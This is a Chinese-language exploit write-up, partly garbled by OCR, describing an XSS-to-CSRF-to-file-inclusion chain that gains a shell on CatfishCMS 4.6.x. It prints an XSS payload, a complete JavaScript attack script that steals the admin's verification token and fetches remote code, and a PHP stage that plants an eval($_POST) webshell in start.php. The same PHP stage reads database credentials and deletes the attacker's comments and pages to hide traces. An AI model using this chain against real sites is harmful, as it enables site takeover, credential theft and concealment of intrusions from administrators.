CatfishCMS 4.6.15 csrf getshell

一、漏洞简介

在测试的过程中发现更新版本的时候作者添加一个参数 verification 可能是用来防治 csrf。嗯,不得不说,作者安全意识提高了,用来防治 csrf 这的却是一个好思路,但是对于我们可以执行 xss 来说,verification 就显的苍白无力了,因为我们可以先获取

verification 然后在执行 csrf 从而来绕过。

二、漏洞影响

CatfishCMS 4.6

三、复现过程

漏洞分析

文件: CatfishCMS-4.6.12\catfish\library\think\Template.php

函数: fetch()

```
| Maccapic | Maccapic
```



```
127.0.0.1/cms/CatfishCMS-4.6.12/index/page/id/8 - 360安全测览器 9.1


← C ② ● http://127.0.0.1/cms/CatfishCMS-4.6.12/index/page/id/8

※收載 - 過步透相关 - 超過搜索 ● 前后端相 - 各种API - 各种海客 - 微米资料 - 微信相关 - pentestb ● 呼煙呼哩 』 【洛天依 □ 仿站工具 ● PHP漂码。 ● PHP漂码。 ● CODELF ≫

D □ 127.0.0.1/cms/CatfishCMS-4.6.1 × +

string(140) **D:\phpStudy\www\cms\CatfishCMS-4.6.1 × | +
```

这个就是我们的内容



嗯,说完了。Fetch 方法最后都会编译文件以后通过 PHP 输出,所以如果我们可以在他编译之前写入

恶意代码 那么就可以为所欲为。

复现

前台注册一个账户->注册一个图片马到网站中->评论处插入 xss 代码->等待无辜管理员登录网站->获取 verification(绕过检测)->管理员入口-页面管理-新建页面-csrf插入一条非法语句引起包含漏洞(用来包含前面的图片马)->包含漏洞执行代码->包含漏洞添加 getshell_code.php 文件写入恶意代码->包含漏洞-将框架文件 start.php添加一句话木马-包含数据库配置文件-连接数据库->删除我们前面的评论->删除我们 csrf 创建的页面->邮件通知我们->getshell

```
CatfishCMS-4.6.12-xss.js
/*
    需要插入的 xss 代码
   <img src="#" alt="xss_csrf_getshll" onerror="var url = 'http://127.</pre>
0.0.1/cms/CatfishCMS-4.6.12/xss-js/CatfishCMS-4.6.12-xss.js';xss js =
<scr'+'ipt src='+url+'><\/sc'+'ript>';$('body').append(xss_js);">
*/
//不用动的
var articles = 'index.php/admin/Index/articles.html';//用来获取 verifica
tion 绕过检测
var newpage = 'index.php/admin/Index/newpage.html';//生成文章地址
var allpage = 'index.php/admin/Index/allpage.html';//获取文章链接
//需要改的
var url = 'http://0-sec.org';//你要日的站的域名
var directory = '/cms/CatfishCMS-4.6.12/'; //目的站的额外目录一般为空即可
(站点设置二级目录时,此目录要填写)
var img_trojan_url = '.../.../'+'data/uploads/20171201/2c8b7c7f1d49fae
b5321ce0c9b1962af.jpg';//图片马的地址 修改 + 号后面的即可
var getshell_code = 'http://127.0.0.1/cms/CatfishCMS-4.6.12/xss-js/gets
hell code.txt';//恶意代码远程包含的地址
$('body').append('<div id="csrf_verification" style="display:none;"></d</pre>
$('body').append('<div id="csrf allpage" style="display:none;"></div>');
$.ajax({
   url: url+directory+articles,
   dataType: "ison",
   success: function(verification content){
       $('#csrf_verification').append(verification_content);
       var verification = $('#verification').html();//用来绕过验证的
```


```
// alert(verification);
        //csrf 生成文章,引起文件包含漏洞
        $.ajax({
            type: "POST",
            url: url+directory+newpage,
            data: {
                'biaoti':'xss csrf getshll',
                'template':img_trojan_url,
                'verification':verification,
                'fabushijian':'2017-12-05 11:56:48'
            },
            success: function(){
                //csrf 获取 shell 链接
                $.ajax({
                    type: "POST",
                    url: url+directory+allpage,
                    success: function(allpage_content){
                        $('#csrf_allpage').append(allpage_content);
                        var shell_id = $('#csrf_allpage .table-responsi
ve .table-bordered tbody tr td .gouxuan').eq(0).val();
                        var shell_url = $('#csrf_allpage .table-respons
ive .table-bordered tbody tr td a').eq(0).attr('href');
                        var shell content = '';
                           shell_content+= "$myfile = fopen('getshell_
code.php', 'w');";
                            shell_content+= '$txt = '+'file_get_content
s("'+getshell_code+'");';
                            shell content+= 'fwrite($myfile, $txt);';
                            console.log(shell_content);
                        //执行 shell 生成马子
                        $.ajax({
                            type: "POST",
                            url: url+shell_url,
                            dataType: "json",
                            data: {'ddd':shell content},
                            success: function(data){
                                $.ajax({
                                    type: "GET",
                                    url: url+directory+'getshell_code.p
hp',
                                    dataType: "json",
                                    // data: {'zzz':1}
                                });
                            },
                            error: function(){
                                $.ajax({
```

```
type: "GET",
url: url+directory+'getshell_code.p
hp',
                                                                dataType: "json",
// data: {'zzz':1}
                                                         });
                                         });
                                   }
                            });
              });
       }
});
     世界,您好! | Catfish(鲶鱼) CMS | 又一个Catfish(鲶鱼) CMS站点 - 360安全浏览器 9.1
 ← C & • http://127.0.0.1/cms/
 D 世界,您好! | Catfish(鲶鱼) CMS × +
                                                                                           关键字


  ○ Catfish(総鱼) CMS 有页


                                                                                                           Q搜索
                               首页 / 文章 / 世界, 您好!
                                                                                          世界,您好!
欢迎使用Catfish。这是您的第一篇文章。
                               欢迎使用Catfish。这是您的第一篇文章。编辑或删除它,然后开始写作吧!
```

Catfish(鲶鱼) CMS ② 我要留言



写好以后模拟管理员, 进入后台





```
<?php
    $start_content = file_get_contents('catfish/start.php').'eval(@$_PO
ST[ddd]);';
    $start = fopen('catfish/start.php', 'w');
    fwrite($start, $start_content);</pre>
```

getshell_code

if(@\$_GET[zzz]){

```
$config = require_once("application/database.php");
        //分别对应的是 地址,端口号,连接的数据库,编码
       $dsn = "mysql:host={$config['hostname']}; port={$config['hostpo
rt']}; dbname={$config['database']}; charset={$config['charset']}";
       $user = $config['username'];
        $psw = $config['password'];
        $pdo = new PDO($dsn,$user,$psw);
       $sql = "DELETE from catfish_posts WHERE post_title LIKE '%xss_c
srf_getshl1%'";
        $sql_1 = "DELETE from catfish_comments WHERE content LIKE '%xss
_csrf_getshll%'";
       $pdo->query($sql);
        $pdo->query($sql 1);
        unlink('getshell_code.php');
    }
?>
```




连接马子的操作,这个文件会在 index.php 中给引入所以直接

http://0-sec.org/index.php

POST

ddd = 你要执行的命令





fcmit.cc